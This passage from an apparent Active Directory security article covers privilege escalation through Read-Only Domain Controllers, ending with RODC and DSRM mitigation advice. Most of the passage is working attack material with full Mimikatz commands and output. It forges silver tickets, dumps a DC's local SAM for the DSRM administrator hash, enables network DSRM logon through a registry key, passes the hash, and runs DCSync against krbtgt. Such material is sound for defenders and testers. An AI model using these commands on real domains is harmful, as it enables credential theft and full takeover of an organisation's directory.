mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /id:1428 /domain:lab12.adsecurity.org /target:adsec12admin1.lab12.adsecurity.org /rc4:726bbab1691e
9f15d5b75b650496ba2c /service:host /sid:S-1-5-21-1375489665-2563227798-2764545935 /ptt
User      : LukeSkywalker
Domain    : lab12.adsecurity.org (LAB12)
SID       : S-1-5-21-1375489665-2563227798-2764545935
User Id   : 1428
Groups Id : *513 512 520 518 519
ServiceKey: 726bbab1691e9f15d5b75b650496ba2c - rc4_hmac_nt
Service   : host
Target    : adsec12admin1.lab12.adsecurity.org
Lifetime  : 12/30/2017 5:01:26 AM ; 12/28/2027 5:01:26 AM ; 12/28/2027 5:01:26 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ lab12.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
```

```
PS C:\> C:\temp\mimikatz\mimikatz.exe "kerberos::golden /admin:LukeSkywalker /id:1428 /domain:lab12.adsecurity.org /target:adsec12admin1.lab12.adsecurity.org /rc

  .#####.   mimikatz 2.1.1 (x64) built on Dec 20 2017 00:18:01
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /id:1428 /domain:lab12.adsecurity.org /target:adsec12admin1.lab12.adsecurity.org /rc4:726bbab1691e
9f15d5b75b650496ba2c /service:wsman /sid:S-1-5-21-1375489665-2563227798-2764545935 /ptt
User      : LukeSkywalker
Domain    : lab12.adsecurity.org (LAB12)
SID       : S-1-5-21-1375489665-2563227798-2764545935
User Id   : 1428
Groups Id : *513 512 520 518 519
ServiceKey: 726bbab1691e9f15d5b75b650496ba2c - rc4_hmac_nt
Service   : wsman
Target    : adsec12admin1.lab12.adsecurity.org
Lifetime  : 12/30/2017 5:06:35 AM ; 12/28/2027 5:06:35 AM ; 12/28/2027 5:06:35 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ lab12.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
```

Once the Silver Tickets are generated and passed into memory, we can view these tickets in klist.

```
PS C:\> klist

Current LogonId is 0:0x1fb3a5

Cached Tickets: (4)

#0> Client: LukeSkywalker @ lab12.adsecurity.org
    Server: rpcss/adsec12admin1.lab12.adsecurity.org @ lab12.adsecurity.org
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
    Start Time: 12/30/2017 5:18:05 (local)
    End Time:   12/28/2027 5:18:05 (local)
    Renew Time: 12/28/2027 5:18:05 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called:

#1> Client: LukeSkywalker @ lab12.adsecurity.org
    Server: wsman/adsec12admin1.lab12.adsecurity.org @ lab12.adsecurity.org
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
    Start Time: 12/30/2017 5:06:35 (local)
    End Time:   12/28/2027 5:06:35 (local)
    Renew Time: 12/28/2027 5:06:35 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called:

#2> Client: LukeSkywalker @ lab12.adsecurity.org
    Server: http/adsec12admin1.lab12.adsecurity.org @ lab12.adsecurity.org
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
    Start Time: 12/30/2017 5:02:13 (local)
    End Time:   12/28/2027 5:02:13 (local)
    Renew Time: 12/28/2027 5:02:13 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called:

#3> Client: LukeSkywalker @ lab12.adsecurity.org
    Server: host/adsec12admin1.lab12.adsecurity.org @ lab12.adsecurity.org
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
    Start Time: 12/30/2017 5:01:26 (local)
    End Time:   12/28/2027 5:01:26 (local)
    Renew Time: 12/28/2027 5:01:26 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called:

PS C:\> whoami
adseclab12\poedameron-admin
```

Note that the Silver Tickets are impersonating LukeSkywalker, though poedameron-admin is logged on (and the Poe account doesn't have rights to the Admin server). This works because the Admin computer's password hash is cached on the RODC.

```
PS C:\> New-PSSession -name admin1 -ComputerName ADSEC12ADMIN1.lab12.adsecurity.org ; Enter-PSSession -Name admin1

 Id Name            ComputerName    State         ConfigurationName     Availability
 -- ----            ------------    -----         -----------------     ------------
  8 admin1          ADSEC12ADMIN... Opened        Microsoft.PowerShell     Available


[ADSEC12ADMIN1.lab12.adsecurity.org]: PS C:\Users\LukeSkywalker\Documents> whoami
lab12\lukeskywalker
```

Once all the Silver Tickets are generated and are in memory, we can connect to the Admin server using PowerShell remoting (or any other available service supporting Kerberos authentication).

Jumping Access from RODC to DC using DSRM

Once we gain admin access to a RODC, either by compromising an RODC admin account, a GPO that applies to it, or a system that manages it, dumping the local Windows Security Accounts Manager (SAM) database is a good first step. Yes, Domain Controllers do have a local Administrator (500) account called the Directory Services Restore Mode (DSRM) account. Using Mimikatz, we can get the DSRM account password for the RODC.

```
mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

396     14960           NT AUTHORITY\SYSTEM      S-1-5-18        (04g,20p)       Primary
 -> Impersonated !
 * Process Token : 6752951       ADSECLAB\LukeSkywalker  S-1-5-21-1581655573-3923512380-696647894-2629   (15g,25p)
Primary
 * Thread Token  : 6753692       NT AUTHORITY\SYSTEM      S-1-5-18        (04g,20p)       Impersonation (Delegation)

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 185e91797d952d1f4063395d1c844350
Local SID : S-1-5-21-1065499013-2304935823-602718026

SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```

There's a good chance that the RODC's DSRM password is the same as the one(s) set on writable Domain Controllers. Microsoft has a good write-up on ensuring the DSRM password changes. If the Group Policy applies to all systems in the Domain Controllers OU, it applies to writable DCs and RODCs. Most documentation on the web doesn't provide the recommendation to exclude RODCs from this configuration.
If we can gain console access to a DC (ILO, virtual console, etc), we can leverage this account to gain admin rights on the DC. Or, depending on how the Domain Controllers are configured, it's possible to pull AD credential password hashes using Mimikatz DCSync.

Logging on to a DC with the DSRM account:

1. Restart in Directory Services Restore Mode (*bcdedit /set safeboot dsrepair*)
2. Access DSRM without rebooting (Windows Server 2008 and newer)
    1. Set the registry key DsrmAdminLogonBehavior to 1
    2. Stop the Active Directory service
    3. Logon using DSRM credentials on the console.
3. Access DSRM without rebooting (Windows Server 2008 and newer)
    1. Set the registry key DsrmAdminLogonBehavior to 2
    2. Logon using DSRM credentials on the console.

Access DSRM without Rebooting:

PowerShell New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD


The registry value is located at HKLM\System\CurrentControlSet\Control\Lsa\DSRMAdminLogonBehavior. Its possible values are:

- 0 (default): You can only use the DSRM administrator account if the DC is started in DSRM.
- 1: You can use the DSRM administrator account to log on if the local AD DS service is stopped.
- 2: You can always use the DSRM administrator account (This setting isn't recommended, because password policies don't apply to the DSRM administrator account).

It is possible to use the DSRM Credentials over the network.

When Windows 2000 and Active Directory were released, DSRM being limited to console logon was a good security method. Today, however, there are several methods to logon to a system "at the console":

1. Virtualization Client
    1. VMWare Remote Console (TCP 903)
    2. Hyper-V VM Connection (TCP 5900)
2. Out of Band Management (Lights Out, etc)
3. Network KVM
4. Remote Desktop Client when connecting to the "Console" which is "mstsc /console" prior to Windows Server 2008 and "mstsc /admin" with Windows Server 2008 and newer. Tested on Windows Server 2008 R2. Windows Server 2012R2 seems to refuse DSRM logon via RDP console.



Once logged in as the local DC's DSRM account (DC local admin), we can confirm we are on a DC and that this is the DC's local administrator account. not a domain account.

```
PS C:\Users\Administrator.ADSDC01> get-addomaincontroller adsdc01


ComputerObjectDN           : CN=ADSDC01,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org
DefaultPartition           : DC=lab,DC=adsecurity,DC=org
Domain                     : lab.adsecurity.org
Enabled                    : True
Forest                     : lab.adsecurity.org
HostName                   : ADSDC01.lab.adsecurity.org
InvocationId               : c2df8e7a-9ff9-4202-9854-8a7fcc905f9d
IPv4Address                : 172.16.11.11
IPv6Address                :
IsGlobalCatalog            : True
IsReadOnly                 : False
LdapPort                   : 389
Name                       : ADSDC01
NTDSSettingsObjectDN       : CN=NTDS Settings,CN=ADSDC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuratio
                             n,DC=lab,DC=adsecurity,DC=org
OperatingSystem            : Windows Server 2008 R2 Datacenter
OperatingSystemHotfix      :
OperatingSystemServicePack : Service Pack 1
OperatingSystemVersion     : 6.1 (7601)
OperationMasterRoles       : {SchemaMaster, DomainNamingMaster, PDCEmulator, RIDMaster...}
Partitions                 : {DC=ForestDnsZones,DC=lab,DC=adsecurity,DC=org, DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=
                             org, CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org, CN=Configuration,DC=lab,DC=ad
                             security,DC=org...}
ServerObjectDN             : CN=ADSDC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab,DC=adsec
                             urity,DC=org
ServerObjectGuid           : 2ea6c9d1-fc5b-4bb4-b75c-1fdfa30e4a46
Site                       : Default-First-Site-Name
SslPort                    : 636


PS C:\Users\Administrator.ADSDC01> whoami /all

USER INFORMATION
----------------

User Name             SID
===================== ============================================
adsdc01\administrator S-1-5-21-1763229193-1105072957-996037499-500
```


Further proof that this is not a domain account.

So what if the DSRMAdminLogonBehavior regkey is set to a non-default value?

Advanced Method for Using DSRM Credentials (Windows 2012 R2)

What's really interesting about this account is that since it's a valid local administrator account, it can be used to authenticate over the network to the DC (if the DsrmAdminLogonBehavior regkey is set to 2) . Furthermore, the attacker doesn't need to know the actual password, all that's required is the password hash. This means that once an attacker has the password hash for the DSRM account, it can be "passed" to the DC for valid admin access to the DC across the network using Pass-the-Hash. This was tested successfully in limited lab testing on a Windows Server 2008 R2 & 2012 R2 Domain Controllers.


Mimikatz "privilege::debug" "sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:7c08d63a2f48f045971bc2236ed3f3ac" exit



Gaining access to a Domain Controller's file system is nice, but we can do better!

DSRM PTH to DCSync!

Since it is possible to pass-the-hash for the DSRM account, why not leverage this access to pull password data for any domain account using Mimikatz DCSync. We can target the specific Domain Controller and by using the DC's short name, we force NTLM authentication. *Mimikatz "lsadump::dcsync /domain:lab.adsecurity.org /dc:adsdc03 /user:krbtgt*



If an attacker can gain knowledge of the DSRM account password on a Domain Controller running Windows Server 2008 R2 or 2012 R2 (with the DsrmAdminLogonBehavior regkey set to 2), the DSRM account can be used to authenticate across the network via pass-the-hash to the DC (forcing NTLM authentication). This enables an attacker to retain Domain Controller admin rights when all domain user and computer passwords are changed.

The DSRM account now provides a useful attack method to pull domain credentials, despite the fact it's a "local" administrator account.

Many thanks to Benjamin Delpy (author of Mimikatz) for his help in figuring this out!

DSRM Attack Mitigation

The only true mitigation for this issue is to ensure the DSRM account passwords are unique for every Domain Controller and are changed regularly (at least as often as other account passwords). Also, ensure the DsrmAdminLogonBehavior regkey is *not* set to 2 – this registry key doesn't exist by default. Setting this regkey to 1 forces the admin to stop the Directory Services service for DSRM logon to work.

The Registry Key *HKLM\System\CurrentControlSet\Control\Lsa\DsrmAdminLogonBehavior* should not exist or be set to 1.

Securing RODCs Against Attack

There are several ways to protect Read-Only Domain Controllers against attacks, most of which involve better restricting RODC access.

1. RODCs that cache passwords should be better protected than RODCs with the default configuration that don't cache passwords. If the RODC is configured to cache any account password, consider protecting the RODC at a similar level to a standard DC.
2. Don't add "Authenticated Users" or "Domain Users" to have their passwords cached on RODCs. If this is truly required, these RODCs should be viewed and protected in a similar manner to writable Domain Controllers.
3. Create and configure groups to contain user and computer accounts that would need to be cached on the RODC. This can be scripted to update a group with accounts from specific OUs on a regular basis. This limits the accounts that can be cached to only what's required and can mitigate issues with admin accounts being cached on the RODC.
4. Limit the groups and accounts that have admin rights on RODCs. Ensure regular user accounts aren't RODC administrators. RODC admins need to be protected based on how the caching is configured – if there are no accounts allowed to be cached, then the RODC admin can be almost anyone. If the RODC is configured to cache almost any domain account, the RODC admin needs to be highly protected.
5. Add all privileged groups and accounts to the "Denied RODC Password Replication Group" or another group that prevents account passwords from being cached on RODCs. Since only the default AD admin groups are prevented from being cached on RODCs by default, it's critical to add any custom groups delegated high-level privileges to Active Directory and critical systems.
6. Ensure the DSRM password changes regularly on all DCs. RODCs should either have a unique DSRM password for all of them, or a different one for each. If all the RODCs are configured similarly with the same configuration, it may make sense for them to share a DSRM password (I still prefer a different DSRM password per RODC). If the DSRM password is the same on DCs and RODCs, there's a chance this password could be extracted from a RODC and used on a DC to gain admin rights on a DC.
7. If the RODC is configured to cache passwords, change the RODC's krbtgt_###### account's password on a regular basis (2x every year). Microsoft's krbtgt change script is not geared for the RODC krbtgt account (the risk of changing the RODC krbtgt password is very low). In Active Directory Users and Computers, right-click on the krbtgt_###### and change the password (set it to pretty much anything, Windows should automatically set the password to a random value).

Conclusion

In its default configuration, Read-Only Domain Controllers can provide Domain services to a location without potentially risking the entire domain. The RODC can be configured to cache user and computer passwords to enable local authentication of these users. Administration of the RODC is easily delegated to local staff for on-site RODC management without making them Active Directory admins.

The ability of a RODC to act like a Domain Controller is extremely useful and there are scenarios where it may make sense to allow any account password to be cached. In these cases, the RODC should be considered almost as sensitive as a regular DC.

Furthermore, it's important to follow the principle of least privilege with RODCs to mitigate potential risk.

If RODCs are not deployed properly, it's possible that the RODC can create a scenario where an attacker could escalate privileges through the RODC up to and including full control of Active Directory.
This level of access could be acquired either through 1) a highly privileged account cached on the RODC; 2) a highly privileged account logged onto a RODC and is stolen from LSASS; or 3) the DSRM account password is the same on RODCs and DCs.

References:

- RODC Overview
- Read-Only Domain Controller Planning and Deployment Guide
- RODC Technical References
- RODC Authentication Details (with packet captures)
- Silver Tickets
- Mimikatz Reference Guide
- Sneaky Persistence #13 with DSRM
- Sneaky Persistence #11 with DSRM